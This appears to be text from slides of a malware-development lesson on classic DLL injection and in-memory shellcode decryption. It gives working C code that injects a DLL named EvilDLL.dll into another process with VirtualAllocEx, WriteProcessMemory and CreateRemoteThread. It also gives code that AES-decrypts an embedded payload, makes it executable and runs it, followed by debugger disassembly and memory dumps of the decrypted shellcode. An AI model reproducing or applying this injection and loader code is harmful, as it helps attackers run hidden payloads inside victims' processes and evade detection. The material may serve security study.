
Dll Injection




Dll Injection



Dll Injection



Dll Injection



Dll Injection

Key steps:

- ❑ GetLoadLibrary address from dropper with GetProcAddress
- ❑ VirtualAllocEx to allocate memory in remote Process
- ❑ WriteProcessMemory with a path to DLL
- ❑ CreateRemoteThread with an address of LoadLibrary and path to a DLL



Classic DLL Injection

```
char dll[] = "D:\\dll_path\\EvilDLL.dll";

pLoadLibrary = (PTHREAD_START_ROUTINE) GetProcAddress( GetModuleHandle("Kernel32.dll"), "LoadLibraryA");

pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)(pid));

if (pHandle != NULL) {
    remBuf = VirtualAllocEx(pHandle, NULL, sizeof dll, MEM_COMMIT, PAGE_READWRITE);

    WriteProcessMemory(pHandle, remBuf, (LPVOID) dll, sizeof(dll), NULL);

    CreateRemoteThread(pHandle, NULL, 0, pLoadLibrary, remBuf, 0, NULL);

    CloseHandle(pHandle);
}
```



In memory Decryption

Encoded Shellcode resides in any pre-defined section in the dropper and decrypts into memory just before placing it into buffer in its original form.

```
// Allocate memory for payload
exec_mem = VirtualAlloc(0, calc_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
// Decrypt payload
AESDecrypt((char *) calc_payload, calc_len, key, sizeof(key));

// Copy payload to allocated buffer
RtlMoveMemory(exec_mem, calc_payload, calc_len);

// Make the buffer executable
rv = VirtualProtect(exec_mem, calc_len, PAGE_EXECUTE_READ, &oldprotect);

// If all good, launch the payload
if ( rv != 0 ) {
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
}
```



In memory Encryption/Decryption

Memory is allocated and was populated with zeroes.

File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

00000253A5F149B0 FC
00000253A5F149B1 48:83E4 F0
00000253A5F149B5 E8 C0000000
00000253A5F149BA 41:51
00000253A5F149BC 41:50
00000253A5F149BE 52
00000253A5F149BF 51
00000253A5F149C0 56
00000253A5F149C1 48:31D2
00000253A5F149C4 65:48:8B52 60
00000253A5F149C9 48:8B52 18
00000253A5F149CD 48:8B52 20
00000253A5F149D1 48:8B72 50
00000253A5F149D5 48:0FB74A 4A
00000253A5F149DA 4D:31C9
00000253A5F149DD 48:31C0
00000253A5F149E0 AC
00000253A5F149E1 3C 61
00000253A5F149E3 7C 02
00000253A5F149E5 2C 20
00000253A5F149E7 41:C1C9 0D
00000253A5F149E8 41:01C1
00000253A5F149EE E2 ED
00000253A5F149FO 52

cld
and rsp,FFFFFFFFFFFFFF
call 253A5F14A7A
push r9
push r8
push rdx
push rcx
push rsi
xor rdx,rdx
mov rdx,qword ptr
mov rdx,qword ptr
mov rdx,qword ptr
mov rsi,qword ptr
movzx rcx,word ptr
xor r9,r9
xor rax,rax
lodsb
cmp al,61
j1 253A5F149E7
sub al,20
ror r9,D
add r9D,eax
loop 253A5F149DD
push rdx

Select C:\Users\User\source\repos\Lesson3\x64\Debug\LocalShellcodeInjection.exe
[i] Injecting Shellcode The Local Process Of Pid: 13440
[#] Press <Enter> To Decrypt ...
[i] Decrypting ...[+] DONE !
[i] Deobfuscated Payload At : 0x00000253A5F149B0 Of Size : 272
[#] Press <Enter> To Allocate ...
[i] Allocated Memory At : 0x00000253A5EE0000
[#] Press <Enter> To Write Payload ...

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
00000253A5EE0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE00F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE01F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000253A5EE0200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00



In memory Encryption/Decryption

Shellcode is being decrypted successfully.

The screenshot shows the TitanEngine debugger interface with the following details:

- Top Bar:** LocalShellcodeInjection.exe - PID: 13440 - Thread: Main Thread 13136 - x64dbg
- Menu Bar:** File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)
- Toolbar:** CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
- Assembly View:** Shows assembly code starting at address 00000253A5F149B0. A red arrow points from the assembly dump area to the memory dump area.
- Memory Dump View:** Shows memory dump 1, listing addresses from 00000253A5F149B0 to 00000253A5F14AB0. The first 272 bytes of memory (from 00000253A5F149B0) are highlighted with a red box and labeled "Deobfuscated Payload At : 0x00000253A5F149B0 Of Size : 272".
- Command Line:** C:\Users\User\source\repos\Lesson3\x64\Debug\LocalShellcodeInjection.exe
- Log Output:**
 - [i] Injecting Shellcode The Local Process Of Pid: 13440
 - [#] Press <Enter> To Decrypt ...
 - [i] Decrypting ...[+] DONE !
 - [i] Deobfuscated Payload At : 0x00000253A5F149B0 Of Size : 272
 - [#] Press <Enter> To Allocate ...




In memory Encryption/Decryption

Decrypted payload is written to the memory buffer.

